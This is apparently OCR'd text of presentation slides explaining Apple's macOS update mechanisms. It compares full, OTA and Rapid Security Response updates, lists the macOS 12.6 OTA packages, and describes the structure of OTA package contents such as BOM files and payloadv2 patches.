
Apple's Updates

Comparison

	Method	Frequency	Package Size	Cost Time
Full macOS Upgrade	Full Installer (Install macOS XXX.app)	Once a year	~ 14 G	> 1h
Apple's OTA Update	Incremental update	~ 2 months, a few weeks for an urgent security update	~ 1 G (Depends on the current OS)	> 30m
RSR	Incremental update	Depends on the critical 0-days	The smallest(~ 100 M)	The least

Apple's OTA Update

Tailored Packages



OTA Updates/Mac/12.6


Version	Build	Prerequisite Version	Prerequisite Build	Release Date	Release Type	OTA Download URL	File Size
12.6	21G115	N/A		12 September 2022	N/A	ff118cc0a1cb9c9ba0502b28a360ed3377df244e.zip	11,481,634,264
		12.0.1	21A559		N/A	e88f66464c3b5aed8e83c1f59c086ca9c8f60976.zip	4,803,465,356
		12.1	21C52		N/A	ef69894725a102660b945771e93505534cde1685.zip	4,671,373,323
		12.2	21D49		N/A	847a64e1e22a16bd94684b9de76b9766660528f2.zip	4,657,104,237
		12.2.1	21D62		N/A	b55b35e6f28451d558ac3d1316513af990796570.zip	4,657,409,889
		12.3	21E230		N/A	783c40ce4509ba3658da61cd33fbc9954f3fba23.zip	2,608,575,102
		12.3.1	21E258		N/A	56173b508055b1b7f7408b88af47b76a3af6ec6d.zip	2,602,441,136
		12.4	21F79		N/A	f4ac5f2de96df448292810a062c5ea1e9d0d5e01.zip	2,209,224,610
		12.5 RC	21G69		N/A	f473667bd1180aa4b94c205064f38f0ad51d7378.zip	1,610,636,940
		12.5	21G72		N/A	65a7909eb44f829528c769431de9ee1acad69751.zip	1,610,712,710
		12.5.1	21G83		N/A	6a795e5268154d34e66a44639f1548dd0079c443.zip	1,588,987,793

Categories: Firmware | OTA Updates

https://www.theiphonewiki.com/wiki/OTA_Updates/Mac/12.6

Apple's OTA Update

OTA Package Contents



META-INF
Info.plist
AssetData

boot
payload.bom
payload.bom.signature
Info.plist
payloadv2
pre.bom
post.bom
usr
Restore

basesystem_patches
fixup.manifest
data_payload
payload.000.ecc
prepare_payload
payload_chunks.txt
payload.000
data_patches
prepare_patches
patches.ecc
ecc_data
patches
firmlinks_payload
links.txt
removed.txt

Downloads › ota_6a795e5268154d34e66a44639f1548dd0079c443 › AssetData › payloadv2

Apple's OTA Update

OTA Package Contents - AssetData

Name	Type	Function
boot/	Directory	Something related to boot (firmware, kernel cache, ...)
payloadv2/	Directory	The real patch code for the incremental update
payload.bom	BOM file	List **all items in the OTA package** and their cksum values
payload.bom .signature	Data (64 bytes)	Verify the integrity of the payload.bom
pre.bom	BOM file	List all items and their cksum values on the system **before the update**
post.bom	BOM file	List all items and their cksum values on the system **after the update**
Info.plist	Plist	Basic infos about the current OTA package (pre-version, target version, ...)


Apple's OTA Update

OTA Package Contents - payloadv2

Name	Type	Function
data_payload	Compressed	New data files existing in the new system
ecc_data/*	BXECC file	File permissions related
patches/*	BXDIFF 5 file	Patch code files
links.txt	TXT file	Lists all hard links for the new system
removed.txt	TXT file	List all items that need to be removed from the current system

Apple's OTA Update

General Process



